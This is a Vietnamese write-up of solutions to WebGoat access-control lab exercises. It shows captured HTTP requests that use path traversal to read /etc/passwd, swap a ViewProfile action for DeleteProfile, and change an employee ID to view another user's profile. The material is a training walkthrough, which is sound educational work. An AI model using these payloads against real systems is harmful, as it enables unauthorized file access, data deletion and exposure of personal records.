

# Access Control Flaws

Kiểm soát truy cập (hoặc ủy quyền) là việc áp dụng các ràng buộc về việc ai (hoặc cái gì) có thể truy cập tài vào nguyên, hoặc chức năng nào mà họ yêu cầu.

Lỗi kiểm soát truy cập là một lỗ hổng bảo mật thường gặp và nghiêm trọng. Đây là lỗi phổ biến về việc phân quyền trong hệ thống. Quản lý access control của users ko được kiểm soát chặt chẽ, khiến user có thể truy cập được các thông tin nhạy cảm của user khác hoặc sử dụng các quyền trái phép hoặc không mong muốn, chẳng hạn thay đổi thông tin users khác, xóa sửa các thông tin abc, ...

Thiết kế và quản lý các điều khiển truy cập là một vấn đề phức tạp, áp dụng các ràng buộc về kinh doanh, tổ chức và pháp lý đối với việc triển khai kỹ thuật. Các quyết định thiết kế kiểm soát truy cập phải do con người đưa ra chứ không phải công nghệ và khả năng xảy ra lỗi rất cao.

Có rất nhiều lỗ hổng mà các tin tặc có thể khai thác trên hệ thống khi sử dụng phương thức tấn công này, bao gồm: Client-Side Request Forgery, Cross-Origin Resource Sharing Information . Các tin tặc hoàn toàn có thể thay đổi thông tin mật khẩu trên tài khoản người dùng cuối để chặn họ đăng nhập vào tài khoản của mình sau khi đã đánh cắp dữ liệu thông tin cá nhân có giá trị.

# 1. Using an Access Control Matrix

## General Goal(s):

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.

**\* User Moe [Public] was allowed to access resource Public Share**

Change user:

Moe ▼

Select resource:

Public Share ▼

Check Access

Okay, 1 bài đơn giản để làm quen với việc lỗi phân quyền kiểm soát truy cập là gì. Mục đích của bài này chỉ là để ta khám phá ra các quy luật kiểm soát truy cập trong bài, và bài cho biết, chỉ người dùng "**Admin**" mới có quyền truy cập vào tài nguyên "**Account Manager**".

**\* User Shemp [Admin] was allowed to access resource Account Manager**

Change user:

Shemp ▼

Select resource:

Moe

Larry

Curly

Shemp

Account Manager ▼

Check Access

"**Shemp**" là người dùng quản trị nên có thể truy cập tài nguyên được chỉ định.

**\* Congratulations. You have successfully completed this lesson.**  
**\* User Larry [User, Manager] was allowed to access resource Account Manager**

Change user:

Larry ▼

Select resource:

Account Manager ▼

Check Access

Thế nhưng "**Larry**", một người dùng bình thường lại cũng có thể truy cập vào tài nguyên vốn chỉ có quản trị viên mới có thể truy cập.

## 2. Bypass a Path Based Access Control Scheme

The 'webgoat' user has access to all the files in the lesson\_plans/English directory. Try to break the access control mechanism and access a resource that is not in the listed directory. After selecting a file to view, WebGoat will report if access to the file was granted. An interesting file to try and obtain might be a file like tomcat/conf/tomcat-users.xml. Remember that file paths will be different if using the WebGoat source.

**Current Directory is:** /var/lib/tomcat6/webapps/WebGoat/lesson\_plans/English

Choose the file to view:

OffByOne.html  
MultiLevelLogin2.html  
NewLesson.html  
MultiLevelLogin1.html  
WSDLScanning.html  
ForgotPassword.html  
WeakAuthenticationCookie.html  
JSONInjection.html  
WelcomeScreen.html  
DBSQLInjection.html  
ClientSideValidation.html  
SilentTransactions.html  
SoapRequest.html  
HiddenFieldTampering.html  
JavaScriptValidation.html

View File

Okay, bài này cho ta biết ta có thể duyệt tất cả các nội dung file trong đường dẫn **"/var/lib/tomcat6/webapps/WebGoat/lesson\_plans/English"**, chính là cái đồng nội dung trong bảng kia. Và mục đích là tìm cách để duyệt các file nằm ở những đường dẫn, thư mục khác. **Nghe khá giống với Path Traversal** ☹

Có thể là bài lab này đã cấu hình quyền truy cập sai sót, dẫn tới việc người dùng có thể liệt kê và truy cập nội dung của các tài nguyên khác trên hệ thống.

Okay, vì nghe nó khá giống với Path Traversal, nên ta sẽ áp dụng kỹ năng tấn công đó vào trong bài này luôn.

```
1 POST /WebGoat/attack?Screen=57&menu=200 HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=57&menu=200
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=2BCBEF67B145C364BEAEDF8A3F494F03
15 Connection: close
16
17 File=OffByOne.html&SUBMIT=View+File|
```

Bắt lại gói tin với BurpSuite, ta thấy nó đang request 1 file **"OffByOne.html"**, file này nằm ở đường dẫn thư mục **"/var/lib/tomcat6/webapps/WebGoat/lesson\_plans/English"**.

Thử request nội dung từ thư mục Root xem sao. Thư mục đang đứng có 7 cấp, nên ta di chuyển ra thư mục cha 7 lần để đứng ở thư mục "/", rồi đọc thử file "**passwd**" từ thư mục "**etc**/" (thư mục mặc định có trong các HĐH Kali, nằm cùng cấp với thư mục "**var**") này xem sao.

```
1 POST /WebGoat/attack?Screen=57&menu=200 HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=57&menu=200
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=3139F370E98EC9DCF4E0E3FE0C5C8FB1
15 Connection: close
16
17 File=../../../../../../../../etc/passwd&SUBMIT=View+File
```

**\* Access to file/directory "/owaspbwa/owaspbwa-svn/etc/passwd" denied**

**Current Directory is:** /var/lib/tomcat6/webapps/WebGoat/lesson\_plans/English

Choose the file to view:

OOPS, không có quyền truy cập. Ta thực sự đã di chuyển được vào thư mục khác của Website, thế nhưng lại không có quyền truy cập.

Loay hoay một hồi mình mới nhận ra, đường dẫn mà mình đang truy cập vào "**etc/passwd**" thực sự chưa phải là đường dẫn nằm ở Root, phía trước đường dẫn vẫn còn 2 thư mục cha là "**/owaspbwa/owaspbwa-svn**".

Có thể cái thư mục "**var/**" kia không phải là thư mục nằm tại Root, mà là 1 thư mục con trong đường dẫn "**/owaspbwa/owaspbwa-svn/**". Okay, vậy hướng đi là ta tiếp tục di chuyển ra ngoài thư mục cha thêm 2 cấp nữa thôi.

```
1 POST /WebGoat/attack?Screen=57&menu=200 HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/a
    d-exchange;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=57&menu=
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=3139F370E98EC9DCF4E0E3FE0C5C8FB1
15 Connection: close
16
17 File=../../../../../../../../../../../../etc/passwd&SUBMIT=View+File
```

**\* Congratulations! Access to file allowed**  
**\* ==> /etc/passwd**  
**\* Congratulations. You have successfully completed this lesson.**

**Current Directory is:** /var/lib/tomcat6/webapps/WebGoat/lesson\_plans/English

Choose the file to view:

Woala, hoàn thành bài tập.

Thông thường mà thực hiện Path Traversal nhưng đầu ra không trả về nội dung thư mục, mà tít thông tin thì ta sẽ phải mò file. Hoặc test các thư mục mặc định sẽ tồn tại khác để kiểm tra payload.


# LAB: Role Based Access Control

## Stage 1: Bypass Business Layer Access Control

### Stage 1

Stage 1: Bypass Presentational Layer Access Control.

As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff List page. Verify that Tom's profile can be deleted. The passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").




The screenshot shows a web browser window with the title bar containing a user icon and a dropdown arrow. The page header features a logo of a goat and the text "Goat Hills Financial Human Resources". The main content area displays a "Please Login" form. The form has a dropdown menu with "Moe Stooge (manager)" selected, a "Password" input field, and a "Login" button.

Okay, bài nói rằng, chỉ người dùng quản trị mới được phân quyền sử dụng chức năng xóa "**Delete**" người dùng khác. Việc của ta cần làm là sử dụng người dùng **TOM** (một người dùng bình thường vốn không được phép sử dụng chức năng xóa thông tin người dùng) để tự xóa thông tin người dùng của chính mình, và kiểm chứng với người dùng khác.

Ta cũng biết rằng, chắc chắn bài này đã có lỗi trong phân quyền sử dụng các chức năng, và chức năng xóa người dùng chỉ hiển thị với người quản trị. Vậy nên ta

sẽ login với người dùng quản trị trước để xem chức năng xóa người dùng **"Delete"** hoạt động ra sao.




Người dùng John, một quản trị viên có thể xóa thông tin của người dùng khác với chức năng **"DeleteProfile"**.

```
1 POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 36
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0)
  Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
  d-exchange;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=65&menu=200
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=3139F370E98EC9DCF4E0E3FE0C5C8FB1
15 Connection: close
16
17 employee_id=105&action=DeleteProfile
```



Và thông tin cho cái request xóa người dùng như trên, truyền vào 1 tham số ID người cần xóa, và action chỉ tới chức năng có tên **"DeleteProfile"**.

Giờ thì sử dụng các thông tin này cho bài tập. Chuyển qua người dùng Tom.



Tom thì không có chức năng **"DeleteProfile"**. Nhưng web cung cấp cho ta 2 chức năng khác là **"Search và View"**, bắt thử gói tin của 2 chức năng này xem nhé.

```
1 POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  d-exchange;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=6
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=3139F370E98EC9DCF4E0E3FE0C5C8FB1
15 Connection: close
16
17 employee_id=105&action=ViewProfile
```

Cái chức năng có các tham số request đầu vào y chang với chức năng **"DeleteProfile"** luôn, vậy ta biết chắc chắn rằng, việc của ta là thông qua chức năng này, để chỉnh sửa và truy cập trái phép vào chức năng khác. Thay đổi chức năng **"ViewProfile"** thành **"DeleteProfile"** xem sao.

```
1 POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  d-exchange;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=6
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=3139F370E98EC9DCF4E0E3FE0C5C8FB1
15 Connection: close
16
17 employee_id=105&action=DeleteProfile|
```

- \* You have completed Stage 1: Bypass Business Layer Access Control.
- \* Welcome to Stage 2: Add Business Layer Access Control



**Goat Hills Financial**  
Human Resources



Welcome Back Tom - Staff Listing Page

## Stage 3: Bypass Data Layer Access Control

### Stage 3

Stage 3: Breaking Data Layer Access Control.

As regular employee 'Tom', exploit weak access control to View another employee's profile. Verify the access.

Bài tập đơn giản, yêu cầu từ người dùng TOM, sử dụng chức năng **"ViewProfile"** để vượt phân quyền truy cập, xem thông tin của các người dùng khác.

Sử dụng lại các kiến thức và thông tin ở trên, mình sẽ đi nhanh qua bài này.

|    | Pretty   | Raw | Hex |
|----|--|-----|-----|
| 1  | POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1   |     |     |
| 2  | Host: 192.168.48.131   |     |     |
| 3  | Content-Length: 34   |     |     |
| 4  | Cache-Control: max-age=0   |     |     |
| 5  | Authorization: Basic d2ViZ29hdDp3ZWJnb2F0  |     |     |
| 6  | Upgrade-Insecure-Requests: 1   |     |     |
| 7  | Origin: http://192.168.48.131  |     |     |
| 8  | Content-Type: application/x-www-form-urlencoded  |     |     |
| 9  | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0 Safari/537.36 |     |     |
| 10 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8                                  |     |     |
| 11 | Referer: http://192.168.48.131/WebGoat/attack?Screen=65&menu=200   |     |     |
| 12 | Accept-Encoding: gzip, deflate   |     |     |
| 13 | Accept-Language: en-US,en;q=0.9  |     |     |
| 14 | Cookie: JSESSIONID=3139F370E98EC9DCF4E0E3FE0C5C8FB1  |     |     |
| 15 | Connection: close  |     |     |
| 16 |  |     |     |
| 17 | employee_id=105&action=ViewProfile   |     |     |

Như đã biết thì đây là chức năng **"ViewProfile"** của người dùng TOM, và ID người dùng là ID của TOM, chính là ID người dùng mà ta muốn xem dữ liệu, đổi nó thành ID của người dùng quản trị JOHN là **"111"** để hiển thị thông tin JOHN.

```

1 POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  d-exchange;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=3139F370E98EC9DCF4E0E3FE0C5C8FB1
15 Connection: close
16
17 employee_id=111&action=ViewProfile|

```

- \* You have completed Stage 3: Bypass Data Layer Access Control.
- \* Welcome to Stage 4: Add Data Layer Access Control



## Goat Hills Financial Human Resources

 **Welcome Back Tom** - View Profile Page

|  |  |
|--|--|
| First Name: <a href="#">John</a>   | Last Name: <a href="#">Wayne</a>         |
| Street: <a href="#">129 Third St</a>   | City/State: <a href="#">New York, NY</a> |
| Phone: <a href="#">610-213-1134</a>  | Start Date: <a href="#">1012001</a>      |
| SSN: <a href="#">129-69-4572</a>   | Salary: <a href="#">200000</a>           |
| Credit Card: <a href="#">4437334565679921</a> Credit Card Limit: <a href="#">300</a> |  |
| Comments:  |  |
| Disciplinary Explanation:  | Disc. Dates: <a href="#">112005</a>      |
| Manager: <a href="#">112</a>   |  |

Lý do tại sao mình lại biết là ID = "111", thì bởi vì khi login với JOHN, view thông tin thì sẽ thấy, JOHN có ID = "111".